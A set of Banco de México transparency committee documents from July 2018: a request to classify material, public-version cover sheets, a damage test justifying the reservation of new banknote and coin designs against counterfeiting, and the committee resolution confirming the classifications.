Ref. M20.102.2018.

Ciudad de México, a 19 de julio de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
Presente.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta dirección, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, ha determinado clasificar diversa información contenida en el documento que se indica más adelante.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título del documento clasificado, el cual coincide con el que aparece en la carátula que debidamente firmada se acompaña al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
Indicadores del 2o trimestre de 2018 (GRÁFICAS y TABULADOS)	1	2

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar la versión pública señalada en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones

públicas", informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el adscrito a:

TÍTULO DEL DOCUMENTO CLASIFICADO	PERSONAL CON ATRIBUCIONES DE ACCESO AL DOCUMENTO CLASIFICADO
Indicadores del 2o trimestre de 2018 (GRÁFICAS y TABULADOS)	• Dirección de Programación y Distribución de Efectivo (Director) • Gerencia de Programación y Estudios de Efectivo (Gerente) • Subgerencia de Análisis y Estudios de Efectivo (Subgerente) • Oficina de Análisis y Estudios de Efectivo (Jefe)

MTRA. ISABEL MORALES PASANTES
Directora de Programación y Distribución de Efectivo

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Indicadores del 2o trimestre de 2018 (GRÁFICAS y TABULADOS)
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Ref.	Página (s)	Información testada	Fundamento Legal	Motivación
j	43, 45-54,56-59,74-78	Características y/o diseño de billetes y monedas nuevas	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

PRUEBA DE DAÑO

Características y/o diseño de billetes y monedas nuevas

En términos de lo dispuesto en los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, 113, fracción VII, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracción VII, de la Ley Federal de Transparencia y Acceso a la Información Pública; Vigésimo sexto, párrafo primero, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas, vigentes, es de clasificarse como información reservada aquella cuya publicación obstruya la prevención de delitos como la falsificación de la moneda nacional, por lo que la información referente a las características y/o diseño de billetes y monedas nuevas es clasificada como reservada, en virtud de lo siguiente:

La divulgación de la citada información representa un riesgo de perjuicio significativo al interés público ya que obstruye la prevención de delitos como la falsificación de la moneda nacional, toda vez que dicho riesgo es:

1) Real, ya que hacer públicas las características y/o diseño de billetes y monedas nuevas, beneficiaría directamente a las organizaciones criminales dedicadas a la falsificación de billetes, toda vez que contarían con elementos que les facilitarían dicha actividad.

Al efecto, es indispensable destacar lo establecido en los párrafos sexto y séptimo del artículo 28 de la Constitución Política de los Estados Unidos Mexicanos, los cuales establecen que el Estado Mexicano tendrá un Banco Central que será autónomo en el ejercicio de sus funciones y en su administración, cuyo objetivo prioritario es procurar la estabilidad del poder adquisitivo de la moneda nacional; además, por mandato constitucional no constituyen monopolios las funciones que el Estado ejerce de manera exclusiva, a través del Banco de México en las áreas estratégicas de acuñación de moneda y emisión de billetes.

En ese sentido, y de conformidad con lo establecido en el artículo 4o. de la Ley del Banco de México, la función de emitir billetes es una responsabilidad privativa, es decir, única y exclusiva, del Banco Central de la Nación.

En cumplimiento de tal función, el Banco de México se encarga de proporcionar billetes y monedas seguros, de calidad y en cantidad suficiente a los usuarios de ambos signos monetarios, a fin de preservar y fortalecer la confianza del público usuario en los mismos. Asimismo, y de conformidad

con lo establecido en el artículo 5o. de su Ley, para evitar falsificaciones, los procesos de fabricación de los billetes se realizan con la más alta tecnología.

En ese sentido, la divulgación de las características y/o diseño de billetes y monedas nuevas, permitiría que organizaciones criminales dedicadas a la falsificación de billetes y monedas cuenten con elementos que les facilitarían realizar dicha actividad delictiva, pues podrían anticiparse al conocimiento del diseño y de las características de los billetes y monedas nuevas, lo cual obstruiría la prevención de delitos como la falsificación de la moneda nacional, al nulificar las acciones implementadas por Banco de México para evitar su comisión.

Por tal motivo y a efecto de estar en posibilidad de dar cabal cumplimiento a sus obligaciones tanto constitucionales como legales, es necesario que la información relativa a las características y/o diseño de billetes y monedas nuevas, no sean de dominio público, ya que en caso contrario, existiría el riesgo real de que el Banco de México no diera cumplimiento a su objetivo prioritario de procurar la estabilidad del poder adquisitivo de la moneda nacional , así como el de proveer a la economía del Estado de medios de pago suficientes, seguros y confiables.

2) Demostrable, pues el nivel reportado de falsificación es de 63.9 piezas falsas por cada millón de piezas en circulación[1], lo cual indica que aún existe un gran número de delincuentes dedicados a esta actividad ilícita, a pesar de que en años recientes se han logrado desarticular varias bandas de falsificadores en México.

Para evidenciar la realización de las actividades delictivas descritas, se enuncian los siguientes acontecimientos hechos del conocimiento del público a través de medios de circulación nacional e internacional:

1. **PF detiene a cuatro presuntos falsificadores de billetes**. En noviembre de 2012 se desarticuló una organización dedicada a la falsificación de billetes de 50 pesos que operaba en un taller clandestino en San Francisco Tlaltenco, delegación Tláhuac del Distrito Federal. Este grupo se trasladaba

---

[1] El último valor actualizado es con cifras a junio 2017.

Fuente:
http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?accion=consultarCuadro&idCuadro=CM9&sector=11&locale=es

constantemente a los estados de Jalisco y Guanajuato y pretendía elaborar billetes falsos que les generarían ganancias hasta por 13 millones de pesos. Durante el cateo se les aseguró maquinaria que comprendía imprentas, secadoras, una cortadora, tintas, solventes, negativos, otros insumos y equipos de telefonía móvil[2].

2. **PGR y Marina desmantela banda de falsificadores de billetes**. En mayo de 2014 fue desmantelada una banda dedicada a la falsificación de billetes en dos cateos realizados en cuatro fincas ubicadas en los municipios de Zapopan y Guadalajara, ambos en Jalisco. Seis personas fueron detenidas. Fueron asegurados alrededor de 5,500 piezas similares a billetes y varias máquinas, así como programas de diseño para computadora y bocetos[3].

3. **Catean casas de funcionario**. En noviembre de 2014, la Procuraduría General de la República (PGR), con apoyo de la Secretaría de la Defensa Nacional (SEDENA), cateó 2 inmuebles en la colonia Los Álamos, por el delito de falsificación y lavado de dinero. Dentro de los detenidos se encontraba el Oficial Mayor de Valle de Santiago, Guanajuato, Jaime Flores Sánchez. En estos cateos se encontró material y equipos diversos para falsificación de moneda[4].

4. ***Detienen banda argentina que falsificaba billetes e incautan 32,000 dólares.*** En marzo de 2017, el ministerio de Seguridad argentino encabezó un operativo donde detuvieron a los 5 integrantes de una banda criminal que manejaba una red de falsificación. Se incautó alrededor de medio millón de pesos argentinos, es decir, 32,100 dólares, junto con armas de fuego, cartuchos, un scanner, dos impresoras de última generación y una laminadora, así como elementos utilizados para la fabricación, impresión y el corte de las falsificaciones. Algunos miembros de la banda fueron detenidos con anterioridad por el mismo delito[5].

---

[2] Fuente: "PF detiene a cuatro presuntos falsificadores de billetes". Grupo Fórmula, 24 de noviembre de 2012. Consultado el 05 de junio de 2017 en http://www.radioformula.com.mx/notas.asp?Idn=286507

[3] Fuente: " PGR y Marina desmantela banda de falsificadores de billetes". Milenio, 21 de Mayo de 2014. Consultado el 05 de junio de 2017 en http://www.milenio.com/policia/Catean-finca-Guadalajara-Policias_federales_0_302969852.html

[4] Fuente: "Falsificadores detenidos operaban en Celaya, Salamanca y Valle de Santiago". Periódico Notus, 25 de noviembre de 2014. Consultado el 05 de junio de 2017 en http://notus.com.mx/falsificadores-detenidos-operaban-en-celaya-salamanca-y-valle-de-santiago/

[5] Fuente: "Detienen banda argentina que falsificaba billetes e incautan 32.000 dólares". Yahoo, 17 de marzo de 2017. Consultado el 05 de junio de 2017 en https://es-us.noticias.yahoo.com/detienen-banda-argentina-falsificaba-billetes-incautan-32-000-223000630.html

5. ***Realizan cateo en Santo Domingo; aseguran más de 2 mil documentos falsos.*** En noviembre de 2017, Elementos de la PGR aseguran nueve locales ubicados en la Plaza de Santo Domingo, donde se hallaron más de 2 mil 800 documentos falsos como actas de nacimiento, cédulas profesionales, placas de automóviles y recetas médicas. Decomisan más de 2 mil 800 documentos falsificados, entre ellos, actas de defunción, visas americanas y una credencial de senador vigente a 2018; además aseguraron nueve locales ubicados en la Plaza de Santo Domingo. Luego de una denuncia presentada por la Secretaría de Educación Pública (SEP), elementos de la Procuraduría General de la República (PGR) por orden de un juez del reclusorio Norte, realizaron un operativo en esta zona del Centro Histórico y aseguraron equipos de cómputo, prensas, tinta, acetatos, impresoras, plantillas y otros elementos utilizados para falsificar documentos, de acuerdo con una publicación del diario Milenio. Entre los documentos decomisados se encuentran chequeras, actas de matrimonio y divorcio, placas de circulación, licencias de manejo, certificados y títulos universitarios, recetas médicas, permisos para portar armas y 432 actas de nacimiento de Michoacán, CDMX, Estado de México, Nuevo León, Sonora y Veracruz. Además, 470 hojas con impresos de cuatro billetes de 500 pesos mexicanos y mil 970 impresiones individuales de billetes de cien dólares americanos; así como 958 documentos del Gobierno de la Ciudad de México.[6]

3) Identificable, ya que en la actualidad la delincuencia organizada cuenta con capacidades operativas y desarrollos tecnológicos cada vez más avanzados, y el hecho de conocer las características y/o diseño de billetes y monedas nuevas les permitiría obtener fácilmente medios de reproducción de alta calidad con los cuales falsificar el billete y la moneda.

El riesgo de perjuicio que supondría la divulgación, supera el interés público general de que se difunda, pues dar a conocer el diseño y características de billetes no emitidos por el Banco de México, lejos de otorgar un beneficio a la sociedad, generaría un incremento en el número de piezas presuntamente falsas, así como un perfeccionamiento en la calidad de las mismas, lo que impactaría en la economía del público en general, principal usuario de este medio de pago, que al ser engañada y aceptar un billete falso como auténtico vería quebrantado su patrimonio.

---

[6] Fuente: "Realizan cateo en Santo Domingo; aseguran más de 2 mil documentos falsos". Grupo Fórmula, 27 de noviembre de 2017. Consultado el 09 de febrero de 2018 en http://www.radioformula.com.mx/notas.asp?Idn=722548&idFC=2017

La reserva de la información relativa **a las características y/o diseño de billetes y monedas nuevas,** satisface un interés público, ya que llevando a cabo una ponderación entre el derecho de acceso a la información la prevención del delito de falsificación de billetes y monedas, resulta más favorable a la población el proteger su patrimonio, producto de su trabajo diario, con billetes auténticos para la satisfacción de sus necesidades.[7] En tal sentido, el bienestar social que se obtiene por tener billetes y monedas auténticos es más favorable a la sociedad en general, que el revelar información que pudiera poner en peligro su patrimonio.

Por otro lado, **la limitación se adecua al principio de proporcionalidad y representa el medio menos restrictivo disponible para evitar el perjuicio,** ya que como se ha demostrado, el perjuicio que se causaría a la sociedad en caso de proporcionar la información solicitada sería mayor al beneficio personal de quien la obtenga. Así mismo, la reserva en la publicidad de la información resulta la forma menos restrictiva disponible para evitar un perjuicio mayor a la sociedad, toda vez que implementar otras medidas para restringir el acceso y uso de esta información una vez divulgada generarían mayores costos para el Banco de México, además de que estaría distrayendo recursos humanos y materiales en perjuicio del cumplimiento de su función estratégica de emisión de billetes y provisión de moneda.

---

[7] **INTERPRETACIÓN CONFORME. SUS ALCANCES EN RELACIÓN CON EL PRINCIPIO DE INTERPRETACIÓN MÁS FAVORABLE A LA PERSONA.** El principio de interpretación conforme se fundamenta en el diverso de conservación legal, lo que supone que dicha interpretación está limitada por dos aspectos: uno subjetivo y otro objetivo; por un lado, aquél encuentra su límite en la voluntad del legislador, es decir, se relaciona con la funcionalidad y el alcance que el legislador imprimió a la norma y, por otro, el criterio objetivo es el resultado final o el propio texto de la norma en cuestión. En el caso de la voluntad objetiva del legislador, la interpretación conforme puede realizarse siempre y cuando el sentido normativo resultante de la ley no conlleve una distorsión, sino una atemperación o adecuación frente al texto original de la disposición normativa impugnada; asimismo, el principio de interpretación conforme se fundamenta en una presunción general de validez de las normas que tiene como propósito la conservación de las leyes; por ello, se trata de un método que opera antes de estimar inconstitucional o inconvencional un precepto legal. En ese sentido, sólo cuando exista una clara incompatibilidad o contradicción que se torne insalvable entre una norma ordinaria y la Constitución Política de los Estados Unidos Mexicanos o algún instrumento internacional, se realizará una declaración de inconstitucionalidad o, en su caso, de inconvencionalidad; por tanto, el operador jurídico, al utilizar el principio de interpretación conforme, deberá agotar todas las posibilidades de encontrar en la disposición normativa impugnada un significado que la haga compatible con la Constitución o con algún instrumento internacional. Al respecto, dicha técnica interpretativa está íntimamente vinculada con el principio de interpretación más favorable a la persona, el cual obliga a maximizar la interpretación conforme de todas las normas expedidas por el legislador al texto constitucional y a los instrumentos internacionales, en aquellos escenarios en los que permita la efectividad de los derechos humanos de las personas frente al vacío legislativo que previsiblemente pudiera ocasionar la declaración de inconstitucionalidad de la disposición de observancia general. Por tanto, mientras la interpretación conforme supone armonizar su contenido con el texto constitucional, el principio de interpretación más favorable a la persona lo potencia significativamente, al obligar al operador jurídico a optar por la disposición que más beneficie a la persona y en todo caso a la sociedad.

(Época: Décima Época; Registro: 2014204; Instancia: Pleno; Tipo de Tesis: Aislada; Fuente: Semanario Judicial de la Federación; Publicación: viernes 12 de mayo de 2017 10:17 h; Materia(s): (Constitucional); Tesis: P. II/2017 (10a.)

En razón de lo anterior, y vistas las consideraciones expuestas en el presente documento, se solicita la reserva de dicha información, por el plazo máximo de 2 años a partir de la fecha de reserva, pues el diseño y características de billetes no emitidos por el Banco de México es un proceso vigente, el cual concluirá al emitirse la nueva familia de billetes, por lo que es muy probable que al término de dicho plazo, no subsistan los motivos que dieron lugar a la presente reserva.

Por lo antes expuesto, con fundamento en lo dispuesto por los artículos 6, apartado A, fracciones I y VIII, párrafo sexto, y 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos; 1, 100, 103, 104, 105, 108, último párrafo, 113, fracción VII, y 114, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 97, 102, 103, 105, último párrafo, 110, fracción VII, y 111, de la Ley Federal de Transparencia y Acceso a la Información Pública; 2o. 4o. y 5o., de la Ley del Banco de México; 4, párrafo primero, 8, párrafos primero, segundo y tercero, 10, párrafo primero, 16 y 16 Bis 2, fracción I, del Reglamento Interior del Banco de México; Primero, párrafo primero, y Segundo, fracción III, del Acuerdo de Adscripción de las Unidades Administrativas del Banco de México; así como Primero, Segundo, fracción XIII, Cuarto, Séptimo, fracción III, Octavo, párrafos primero, segundo y tercero, Décimo séptimo, fracción IV y último párrafo, Vigésimo segundo, fracción II, Vigésimo sexto, párrafo primero, Trigésimo tercero, y Trigésimo cuarto, párrafos primero y segundo, de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas vigentes, divulgar información referente a las **características y/o diseño de billetes y monedas nuevas** es clasificada como reservada, toda vez que su divulgación obstruye la prevención de delitos como la falsificación de la moneda nacional.

ANEXO "D"

BANCO DE MÉXICO

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

OBLIGACIONES DE TRANSPARENCIA
Clasificación de información
Áreas: Dirección General de Emisión, Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales, en suplencia por ausencia del titular de la Dirección de Recursos Materiales y Dirección de Programación y Distribución de Efectivo del Banco de México

VISTOS, para resolver sobre la clasificación de información efectuada por las unidades administrativas al rubro indicadas, para el cumplimiento de las obligaciones de transparencia previstas en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública; y

RESULTANDO

PRIMERO. Que con la finalidad de cumplir con las obligaciones de transparencia comunes, los sujetos obligados pondrán a disposición del público, en sus respectivos medios electrónicos y en la Plataforma Nacional de Transparencia, de acuerdo con sus facultades, atribuciones, funciones u objeto social, la información de los temas, documentos y políticas que se señalan en el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública.

SEGUNDO. Que el titular de la Dirección General de Emisión, mediante oficio de veinte de julio de dos mil dieciocho, hizo del conocimiento de este órgano colegiado que las unidades administrativas señaladas en la carátula correspondiente, han determinado clasificar diversa información contenida en el documento referido en dicho oficio, respecto del cual generaron la versión pública respectiva, y solicitaron a este órgano colegiado confirmar tal clasificación y aprobar la respectiva versión pública.

TERCERO. Que la titular de la Dirección de Programación y Distribución de Efectivo del Banco de México, mediante oficios de diecinueve de julio de dos mil dieciocho, el primero con referencia M20.102.2018 y el segundo sin referencia, hizo del conocimiento de este órgano colegiado que dicha unidad administrativa, ha determinado clasificar diversa información contenida en los documentos señalados en dichos oficios, respecto de los cuales generó las versiones públicas respectivas, elaboró las pruebas de daño correspondientes y solicitó a este órgano colegiado confirmar tal clasificación y aprobar las respectivas versiones públicas.

CONSIDERANDOS

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las unidades administrativas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción

II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México.

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que las unidades administrativas del referido Instituto Central sometan a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes.

SEGUNDO. Enseguida se analiza la clasificación realizada por las unidades administrativas referidas, conforme a lo siguiente:

1. Información confidencial. Este órgano colegiado advierte que es procedente la clasificación de la información testada y referida como confidencial en la carátula señalada en el oficio al que se refiere el resultando Segundo de la presente determinación, y la señalada en las secciones identificadas como *"PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL"* en las carátulas referidas en el oficio de diecinueve de julio, sin referencia, al que se refiere el resultando Tercero de la presente determinación, conforme a la fundamentación y motivación expresadas en las carátulas correspondientes.

De igual manera, este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que este Instituto Central se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la Ley General de Transparencia y Acceso a la Información Pública, 117 de la Ley Federal de Transparencia y Acceso a la Información Pública, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información testada y referida como confidencial, conforme a la fundamentación y motivación expresadas en las carátulas de las correspondientes versiones públicas señaladas en el oficio señalado en el resultando Segundo de la presente, así como en el oficio de diecinueve de julio del presente año, señalado en el resultando Tercero de la presentes determinación.**

2. Información reservada. Este órgano colegiado advierte que es procedente la clasificación de la información testada y referida como reservada correspondiente a *"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"* y *"Características y/o diseño de billetes y monedas nuevas"*, conforme a la fundamentación y motivación expresadas en las pruebas de daño correspondientes, las cuales, por economía procesal se tienen aquí por reproducidas como si a la letra se insertasen en obvio de repeticiones innecesarias.

En consecuencia, **este Comité de Transparencia confirma la clasificación de la información testada y referida como reservada, conforme a la fundamentación y motivación expresadas en las correspondientes pruebas de daño.**

También este órgano colegiado aprueba las respectivas versiones públicas señaladas en los oficios precisados en la sección de resultandos de la presente determinación.

Por lo expuesto con fundamento en los artículos 1, 23, 43, 44, fracciones II y IX, 137, párrafo segundo, inciso a), de la Ley General de Transparencia y Acceso a la Información Pública; 64, párrafos, primero, segundo, tercero, y quinto, 65, fracciones II y IX, 102, párrafo primero, de la Ley Federal de Transparencia y Acceso a la Información Pública; 31, fracciones III y XX, del Reglamento Interior del Banco de México; Quincuagésimo sexto y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se **confirma la clasificación de la información testada y referida como confidencial,** conforme a la fundamentación y motivación expresadas en las carátulas de las correspondientes versiones públicas señaladas en el oficio de veinte de julio del presente año precisado en el resultando Segundo, y en el oficio de diecinueve de julio del presente año, sin referencia, precisado en el resultando Tercero de la presente determinación, en términos del considerando Segundo, de la presente.

SEGUNDO. Se **confirma la clasificación de la información referida como reservada,** conforme a la fundamentación y motivación expresadas en las pruebas de daño referidas en los oficios señalados en el resultando Tercero de la presente determinación, en términos del considerando Segundo de la presente.

TERCERO. Se **aprueban las respectivas versiones públicas señaladas en los oficios precisados en la sección de resultandos de la presente determinación**, en términos del considerando Segundo, de la presente.

CUARTO. Las versiones públicas de los documentos referidos, elaboradas por las unidades administrativas al rubro indicadas, para el cumplimiento de las obligaciones de transparencia a que se refiere el artículo 70 de la Ley General de Transparencia y Acceso a la Información Pública, deberán ser publicadas en su oportunidad, tanto en el portal del Banco de México como en la Plataforma Nacional de Transparencia.

Así lo resolvió, por unanimidad de los integrantes presentes de este Comité de Transparencia del Banco de México, en sesión celebrada el veintiséis de julio de dos mil dieciocho.----------

COMITÉ DE TRANSPARENCIA

CLAUDIA ÁLVAREZ TOCA
Presidenta

HUMBERTO ENRIQUE RUIZ TORRES
Integrante

JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

ANEXO "E"

BANCO DE MÉXICO

Ref: W40/177/2018

Ciudad de México, a 18 de julio de 2018.

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO
P r e s e n t e.

Me refiero a la obligación prevista en el artículo 60 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), en el sentido de poner a disposición de los particulares la información a que se refiere el Título Quinto de dicho ordenamiento (obligaciones de transparencia) en el sitio de internet de este Banco Central y a través de la Plataforma Nacional de Transparencia.

Al respecto, en relación con las referidas obligaciones de transparencia, me permito informarles que esta unidad administrativa, de conformidad con los artículos 100, y 106, fracción III, de la Ley General de Transparencia y Acceso a la Información Pública, así como 97 de la Ley Federal de Transparencia y Acceso a la Información Pública, y el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señalada en las carátulas correspondientes.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, el cual coincide con el que aparece en las carátulas que debidamente firmadas se acompañan al presente.

TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE ANEXO
01 100-18 0596 7 PED 20300-T.pdf	01	N/A
02 400 18 0061-1 PED 20369 T.pdf	02	N/A
03 400 18 0217-1 PED 20356 T.pdf	03	N/A
04 400 18 0312-3-PED 20610 T.pdf	04	N/A
05 400-18-0435 6 CONT 20571-T.pdf	05	N/A
06 400 18 1191-2-PED 20560 T.pdf	06	N/A
07 400 18 1258-1-PED-20435 T.pdf	07	N/A

BANCO DE MÉXICO

08 902-18-0115-5-PED-20613-T.pdf	08	N/A
09 902-18-0650-20-PED-20330-T.pdf	09	N/A
10 902-18-0650-21-PED-20370-T.pdf	10	N/A
11 902-18-0650-32-PED-20555-T.pdf	11	N/A

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción II, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, párrafos primero y segundo, inciso b), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por esta unidad administrativa, y aprobar la versión pública señalada en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informo que el personal que por la naturaleza de sus atribuciones tienen acceso a los documentos clasificados, es el adscrito a:

Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Toda la gerencia)
Gerencia de Abastecimiento a Emisión y Recursos Humanos (Toda la gerencia)
Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Toda la gerencia)
Dirección de Auditoría
Dirección de Control Interno

Atentamente,

GUILLERMO JOSÉ MARTÍNEZ VILLARREAL
Gerente de Soporte Legal y Mejora Continua de Recursos Materiales
En suplencia por ausencia del Director de Recursos Materiales

BANCO DE MÉXICO
RECIBIDO
19 JUL 2018
Comité de Transparencia
Por: B12322 Hora: 13:45
Recibo este oficio en dos páginas y once carátulas

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

La presente versión pública se elaboró, con fundamento en los artículos 3, fracción XXI, 70, fracción XXVIII, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"*, emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

Versión Pública	
I. Área titular que clasifica la información	**Dirección de Recursos Materiales**
II. La identificación del documento del que se elabora la versión pública.	Pedido DRM-0000020300
III. Firma del titular del área y de quien clasifica.	**GUILLERMO JOSÉ MARTÍNEZ VILLARREAL** Gerente de Soporte Legal y Mejora Continua de Recursos Materiales, en ausencia del Director de Recursos Materiales, con fundamento en el artículo 66 del Reglamento Interior del Banco de México y Segundo del Acuerdo por el que se Determina el Nivel Jerárquico de los Titulares de las Unidades Administrativas que deben clasificar información.
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

Dup 63

INFORMACIÓN CLASIFICADA COMO CONFIDENCIAL				
Referencia	**Página**	**Descripción**	**Fundamentación**	**Motivación**
7	1 y 8	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

BANCO DE MÉXICO

CARÁTULA VERSIÓN PÚBLICA

